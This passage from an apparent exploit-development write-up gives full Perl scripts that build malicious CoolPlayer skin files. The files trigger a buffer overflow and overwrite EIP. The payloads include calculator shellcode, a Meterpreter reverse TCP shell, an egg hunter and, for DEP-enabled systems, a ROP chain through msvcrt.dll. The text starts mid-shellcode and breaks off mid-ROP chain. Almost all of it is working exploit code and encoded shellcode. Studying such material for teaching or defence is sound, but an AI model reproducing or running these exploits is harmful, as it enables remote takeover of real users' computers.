"\x56\x44\x45\x51\x48\x53\x35\x36\x4c\x4b\x34\x4c\x30\x4b" .
"\x4c\x4b\x50\x58\x35\x4c\x45\x51\x58\x53\x4c\x4b\x45\x54" .
"\x4c\x4b\x33\x31\x58\x50\x4b\x39\x47\x34\x37\x54\x57\x54" .
"\x31\x4b\x51\x4b\x33\x51\x51\x49\x50\x5a\x56\x31\x4b\x4f" .
"\x4b\x50\x51\x4f\x51\x4f\x31\x4a\x4c\x4b\x52\x32\x5a\x4b" .
"\x4c\x4d\x31\x4d\x53\x5a\x33\x31\x4c\x4d\x4c\x45\x58\x32" .
"\x53\x30\x55\x50\x53\x30\x50\x50\x43\x58\x50\x31\x4c\x4b" .
"\x42\x4f\x4b\x37\x4b\x4f\x4e\x35\x4f\x4b\x4c\x30\x38\x35" .
"\x39\x32\x50\x56\x53\x58\x39\x36\x4a\x35\x4f\x4d\x4d\x4d" .
"\x4b\x4f\x48\x55\x47\x4c\x55\x56\x43\x4c\x44\x4a\x4d\x50" .
"\x4b\x4b\x4b\x50\x42\x55\x43\x35\x4f\x4b\x30\x47\x55\x43" .
"\x52\x52\x32\x4f\x33\x5a\x35\x50\x56\x33\x4b\x4f\x39\x45" .
"\x53\x53\x43\x51\x42\x4c\x52\x43\x46\x4e\x45\x35\x43\x48" .
"\x52\x45\x43\x30\x41\x41";

open($FILE, "> $file");
print $FILE $coolplayer_header."\n".$coolplayer_footer.$junk_chars.$eip.$nop_sled.$shellcode;
close($FILE);
```

Figure 59 - Full exploit file with calculator shellcode (DEP disabled)


Meterpreter reverse TCP shell



```perl
$file = "meter.ini";

$coolplayer_header = "\[CoolPlayer Skin\]";
$coolplayer_footer = "PlaylistSkin\=";
$junk_chars = "A" x 1048;
$eip = pack('V', 0x7C86467B);

$nop_sled = "\x90" x 15;
$shellcode = "\x89\xe1\xda\xc1\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b" .
"\x58\x4b\x32\x43\x30\x55\x50\x55\x50\x33\x50\x4b\x39\x4d" .
"\x35\x50\x31\x59\x50\x32\x44\x4c\x4b\x36\x30\x30\x30\x4c" .
"\x4b\x46\x32\x44\x4c\x4c\x4b\x30\x52\x42\x34\x4c\x4b\x34" .
"\x32\x57\x58\x54\x4f\x4e\x57\x50\x4a\x47\x56\x46\x51\x4b" .
"\x4f\x4e\x4c\x37\x4c\x43\x51\x43\x4c\x35\x52\x36\x4c\x51" .
"\x30\x4f\x31\x58\x4f\x54\x4d\x53\x31\x4f\x37\x4b\x52\x4b" .
"\x42\x56\x32\x50\x57\x4c\x4b\x56\x32\x54\x50\x4c\x4b\x31" .
"\x5a\x57\x4c\x4c\x4b\x50\x4c\x52\x31\x54\x38\x4b\x53\x47" .
"\x38\x33\x31\x48\x51\x50\x51\x4c\x4b\x36\x39\x57\x50\x53" .
"\x31\x49\x43\x4c\x4b\x30\x49\x42\x38\x5a\x43\x46\x5a\x50" .
"\x49\x4c\x4b\x37\x44\x4c\x4b\x53\x31\x49\x46\x50\x31\x4b" .
"\x4f\x4e\x4c\x59\x51\x38\x4f\x54\x4d\x53\x31\x38\x47\x46" .
"\x58\x4b\x50\x33\x45\x4c\x36\x45\x53\x33\x4d\x4c\x38\x47" .
"\x4b\x53\x4d\x57\x54\x43\x45\x4a\x44\x31\x48\x4c\x4b\x56" .
"\x38\x51\x34\x53\x31\x48\x53\x33\x56\x4c\x4b\x54\x4c\x30" .
"\x4b\x4c\x4b\x51\x48\x45\x4c\x55\x51\x48\x53\x4c\x4b\x53" .
"\x34\x4c\x4b\x53\x31\x48\x50\x4d\x59\x51\x54\x51\x34\x47" .
"\x54\x31\x4b\x31\x4b\x45\x31\x51\x49\x30\x5a\x30\x51\x4b" .
"\x4f\x4b\x50\x31\x4f\x31\x4f\x31\x4a\x4c\x4b\x32\x32\x4a" .
"\x4b\x4c\x4d\x51\x4d\x33\x58\x36\x53\x56\x52\x43\x30\x33" .
"\x30\x45\x38\x43\x47\x54\x33\x47\x42\x31\x4f\x50\x54\x43" .
"\x58\x30\x4c\x34\x37\x37\x56\x43\x37\x4d\x59\x4a\x48\x4b" .
"\x4f\x38\x50\x4e\x58\x4c\x50\x55\x51\x55\x50\x55\x50\x56" .
"\x49\x59\x54\x50\x54\x50\x50\x55\x38\x36\x49\x4d\x50\x42" .
"\x4b\x35\x50\x4b\x4f\x38\x55\x53\x5a\x54\x4a\x55\x38\x49" .
"\x50\x4e\x48\x4d\x50\x4b\x32\x52\x48\x55\x52\x53\x30\x34" .
"\x51\x51\x4c\x4c\x49\x4d\x36\x36\x30\x46\x30\x46\x30\x50" .
"\x50\x47\x30\x56\x30\x37\x30\x36\x30\x52\x48\x4a\x4a\x54" .
"\x4f\x49\x4f\x4d\x30\x4b\x4f\x49\x45\x4d\x47\x32\x4a\x34" .
"\x50\x31\x46\x50\x57\x32\x48\x5a\x39\x4e\x45\x53\x44\x55" .
"\x31\x4b\x4f\x48\x55\x4d\x55\x49\x50\x42\x54\x44\x4c\x4b" .
"\x4f\x50\x4e\x53\x38\x34\x35\x5a\x4c\x32\x48\x4a\x50\x58" .
"\x35\x4e\x42\x31\x46\x4b\x4f\x38\x55\x42\x4a\x33\x30\x32" .
"\x4a\x53\x34\x56\x36\x56\x37\x52\x48\x44\x42\x49\x49\x58" .
"\x48\x31\x4f\x4b\x4f\x4e\x35\x4c\x4b\x37\x46\x33\x5a\x31" .
"\x50\x52\x48\x45\x50\x34\x50\x55\x50\x45\x50\x50\x56\x52" .
"\x4a\x53\x30\x32\x48\x50\x58\x4f\x54\x30\x53\x5a\x45\x4b" .
"\x4f\x39\x45\x4a\x33\x36\x33\x33\x5a\x53\x30\x51\x46\x51" .
"\x43\x56\x37\x52\x48\x35\x52\x59\x49\x48\x48\x31\x4f\x4b" .
"\x4f\x49\x45\x55\x51\x48\x43\x36\x49\x38\x46\x44\x35\x5a" .
"\x4e\x58\x43\x41\x41";

open($FILE, "> $file");
print $FILE $coolplayer_header."\n".$coolplayer_footer.$junk_chars.$eip.$nop_sled.$shellcode;
close($FILE);
```

Figure 60 - Full exploit file with Meterpreter shellcode (DEP disabled)

Egg hunter exploit:




```perl
$file = "calc_egghunter.ini";

$coolplayer_header = "\[CoolPlayer Skin\]";
$coolplayer_footer = "PlaylistSkin\=";
$junk_chars = "A" x 1048;
$eip = pack('V', 0x7C86467B);

$nop_sled = "\x90" x 15;
$egg_hunter = "\x89\xe7\xd9\xf7\xd9\x77\xf4\x5f\x57\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x42\x46\x4d" .
"\x51\x39\x5a\x4b\x4f\x54\x4f\x30\x42\x56\x32\x43\x5a\x34" .
"\x42\x46\x38\x38\x4d\x46\x4e\x47\x4c\x55\x55\x51\x4a\x34" .
"\x34\x4a\x4f\x4f\x48\x34\x37\x46\x50\x46\x50\x34\x34\x4c" .
"\x4b\x4a\x5a\x4e\x4f\x53\x45\x4b\x5a\x4e\x4f\x43\x45\x5a" .
"\x47\x4b\x4f\x4b\x57\x41\x41";

$nop_simulation = "\x90" x 200;
$tag = "w00tw00t";
$shellcode = "\x89\xe5\xdd\xc0\xd9\x75\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a\x48" .
"\x4b\x32\x45\x50\x53\x30\x53\x30\x53\x50\x4d\x59\x5a\x45" .
"\x36\x51\x59\x50\x55\x34\x4c\x4b\x56\x30\x30\x30\x4c\x4b" .
"\x56\x32\x54\x4c\x4c\x4b\x30\x52\x34\x54\x4c\x4b\x44\x32" .
"\x31\x38\x44\x4f\x4e\x57\x51\x5a\x36\x46\x46\x51\x4b\x4f" .
"\x4e\x4c\x37\x4c\x35\x31\x53\x4c\x34\x42\x36\x4c\x57\x50" .
"\x39\x51\x38\x4f\x44\x4d\x53\x31\x48\x47\x4d\x32\x5a\x52" .
"\x30\x52\x30\x57\x4c\x4b\x46\x32\x52\x30\x4c\x4b\x31\x5a" .
"\x57\x4c\x4c\x4b\x30\x4c\x32\x31\x33\x48\x5a\x43\x57\x38" .
"\x35\x51\x4e\x31\x36\x31\x4c\x4b\x46\x39\x37\x50\x45\x51" .
"\x58\x53\x4c\x4b\x37\x39\x55\x48\x5a\x43\x56\x5a\x47\x39" .
"\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x49\x46\x46\x51\x4b\x4f" .
"\x4e\x4c\x59\x51\x48\x4f\x54\x4d\x35\x51\x59\x57\x47\x48" .
"\x4b\x50\x53\x45\x4b\x46\x44\x43\x33\x4d\x4b\x48\x57\x4b" .
"\x53\x4d\x37\x54\x44\x35\x5a\x44\x56\x38\x4c\x4b\x36\x38" .
"\x47\x54\x53\x31\x49\x43\x43\x56\x4c\x4b\x34\x4c\x50\x4b" .
"\x4c\x4b\x46\x38\x45\x4c\x45\x51\x59\x43\x4c\x4b\x55\x54" .
"\x4c\x4b\x33\x31\x38\x50\x4c\x49\x50\x44\x47\x54\x47\x54" .
"\x31\x4b\x51\x4b\x53\x51\x36\x39\x30\x5a\x50\x51\x4b\x4f" .
"\x4b\x50\x31\x4f\x31\x4f\x30\x5a\x4c\x4b\x34\x52\x4a\x4b" .
"\x4c\x4d\x51\x4d\x42\x4a\x55\x51\x4c\x4d\x4b\x35\x4f\x42" .
"\x33\x30\x53\x30\x35\x50\x36\x30\x53\x58\x30\x31\x4c\x4b" .
"\x32\x4f\x4d\x57\x4b\x4f\x49\x45\x4f\x4b\x4a\x50\x58\x35" .
"\x4f\x52\x51\x46\x35\x38\x4e\x46\x4a\x35\x4f\x4d\x4d\x4d" .
"\x4b\x4f\x48\x55\x57\x4c\x34\x46\x43\x4c\x44\x4a\x4d\x50" .
"\x4b\x4b\x4b\x50\x34\x35\x53\x35\x4f\x4b\x37\x37\x32\x33" .
"\x52\x52\x42\x4f\x43\x5a\x45\x50\x31\x43\x4b\x4f\x38\x55" .
"\x32\x43\x43\x51\x42\x4c\x45\x33\x46\x4e\x32\x45\x32\x58" .
"\x52\x45\x45\x50\x41\x41";

open($FILE, "> $file");
print $FILE $coolplayer_header."\n".$coolplayer_footer.$junk_chars.$eip.$nop_sled.$egg_hunter.$nop_simulation.$tag.$shellcode;
close($FILE);
```

Figure 61 - Full exploit file using an egghunter with calculator shellcode (DEP disabled)

DEP enabled


Calculator exploit



```
$file = "calcrop.ini";

$coolplayer_header = "\[CoolPlayer Skin\]";
$coolplayer_footer = "PlaylistSkin\=";
$junk_chars = "A" x 1048; # Offset
$eip = pack('V', 0x77c1128a);

$buffer = pack('V',0x77c21a44); # POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c21a44);    # skip 4 bytes [msvcrt.dll]
$buffer .= pack('V',0x77c46e53);    # POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff);    #
$buffer .= pack('V',0x77c127e5);    # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e1);    # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4e392);    # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0xa1bf4fcd);    # put delta into eax (-> put 0x00001000 into edx)
$buffer .= pack('V',0x77c38081);    # ADD EAX,5E40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c58fbc);    # XCHG EAX,EDX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c3b860);    # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x36ffff8e);    # put delta into eax (-> put 0x00000040 into ecx)
$buffer .= pack('V',0x77c4c78a);    # ADD EAX,C90000B2 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c14001);    # XCHG EAX,ECX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c46116);    # POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42);    # RETN (ROP NOP) [msvcrt.dll]
$buffer .= pack('V',0x77c34dc4);    # POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc);    # JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c4debf);    # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c);    # ptr to &VirtualAlloc() [IAT msvcrt.dll]
$buffer .= pack('V',0x77c12df9);    # PUSHAD # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c35524);    # ptr to 'push esp # ret ' [msvcrt.dll]

$nop_sled = "\x90" x 15;
$shellcode = "\x89\xe3\xda\xca\xd9\x73\xf4\x5f\x57\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b" .
"\x58\x4c\x42\x33\x30\x33\x30\x55\x50\x53\x50\x4b\x39\x4d" .
"\x35\x30\x31\x4f\x30\x35\x34\x4c\x4b\x46\x30\x30\x30\x4c" .
"\x4b\x50\x52\x44\x4c\x4c\x4b\x30\x52\x45\x44\x4c\x4b\x44" .
"\x32\x46\x48\x44\x4f\x4e\x57\x31\x5a\x57\x56\x30\x31\x4b" .
"\x4f\x4e\x4c\x57\x4c\x55\x31\x33\x4c\x55\x52\x36\x4c\x57" .
"\x50\x49\x51\x48\x4f\x44\x4d\x55\x51\x4f\x37\x4a\x42\x4a" .
"\x52\x51\x42\x50\x57\x4c\x4b\x56\x32\x44\x50\x4c\x4b\x51" .
"\x5a\x47\x4c\x4c\x4b\x30\x4c\x42\x31\x54\x38\x4d\x33\x31" .
"\x58\x35\x51\x38\x51\x50\x51\x4c\x4b\x30\x59\x57\x50\x35" .
"\x51\x39\x43\x4c\x4b\x31\x59\x55\x48\x4d\x33\x57\x4a\x47" .
"\x39\x4c\x4b\x36\x54\x4c\x4b\x33\x31\x4e\x36\x30\x31\x4b" .
"\x4f\x4e\x4c\x59\x51\x38\x4f\x54\x4d\x55\x51\x39\x57\x37" .
"\x48\x4b\x50\x54\x35\x5a\x56\x35\x53\x33\x4d\x4c\x38\x57" .
"\x4b\x33\x4d\x37\x54\x33\x45\x4a\x44\x36\x38\x4c\x4b\x51" .
"\x48\x47\x54\x33\x31\x49\x43\x53\x56\x4c\x4b\x54\x4c\x50" .
"\x4b\x4c\x4b\x46\x38\x35\x4c\x45\x51\x4e\x33\x4c\x4b\x53" .
"\x34\x4c\x4b\x45\x51\x48\x50\x4b\x39\x30\x44\x36\x44\x51" .
"\x34\x51\x4b\x51\x4b\x43\x51\x50\x59\x50\x5a\x50\x51\x4b" .
"\x4f\x4d\x30\x31\x4f\x31\x4f\x30\x5a\x4c\x4b\x42\x32\x5a" .
"\x4b\x4c\x4d\x51\x4d\x32\x4a\x35\x51\x4c\x4d\x4c\x45\x48" .
"\x32\x33\x30\x43\x30\x43\x30\x56\x30\x45\x38\x36\x51\x4c" .
"\x4b\x42\x4f\x4c\x47\x4b\x4f\x39\x45\x4f\x4b\x4c\x30\x38" .
"\x35\x4e\x42\x31\x46\x53\x58\x39\x36\x4d\x45\x4f\x4d\x4d" .
"\x4d\x4b\x4f\x49\x45\x57\x4c\x45\x56\x53\x4c\x45\x5a\x4d" .
"\x50\x4b\x4b\x4b\x50\x44\x35\x35\x55\x4f\x4b\x47\x37\x32" .
"\x33\x54\x32\x42\x4f\x33\x5a\x33\x30\x51\x43\x4b\x4f\x39" .
"\x45\x52\x43\x33\x51\x32\x4c\x42\x43\x46\x4e\x35\x35\x52" .
"\x58\x45\x35\x43\x30\x41\x41";

open($FILE, "> $file");
print $FILE $coolplayer_header."\n".$coolplayer_footer.$junk_chars.$eip.$buffer.$nop_sled.$shellcode;
close($FILE);
```

Figure 62 - Full exploit file with calculator shellcode (DEP enabled)

Meterpreter reverse TCP shell



```perl
$file = "rop_meterpreter.ini";

$coolplayer_header = "\[CoolPlayer Skin\]";
$coolplayer_footer = "PlaylistSkin\=";
$junk_chars = "A" x 1048; # Offset
$eip = pack('V', 0x77c1128a);

$buffer = pack('V',0x77c21a44); # POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c21a44);    # skip 4 bytes [msvcrt.dll]
$buffer .= pack('V',0x77c46e53);    # POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff);    #
$buffer .= pack('V',0x77c127e5);    # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e1);    # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4e392);    # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0xa1bf4fcd);    # put delta into eax (-> put 0x00001000 into edx)
$buffer .= pack('V',0x77c38081);    # ADD EAX,5E40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c58fbc);    # XCHG EAX,EDX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c3b860);    # POP EAX # RETN [msvcrt.dll]
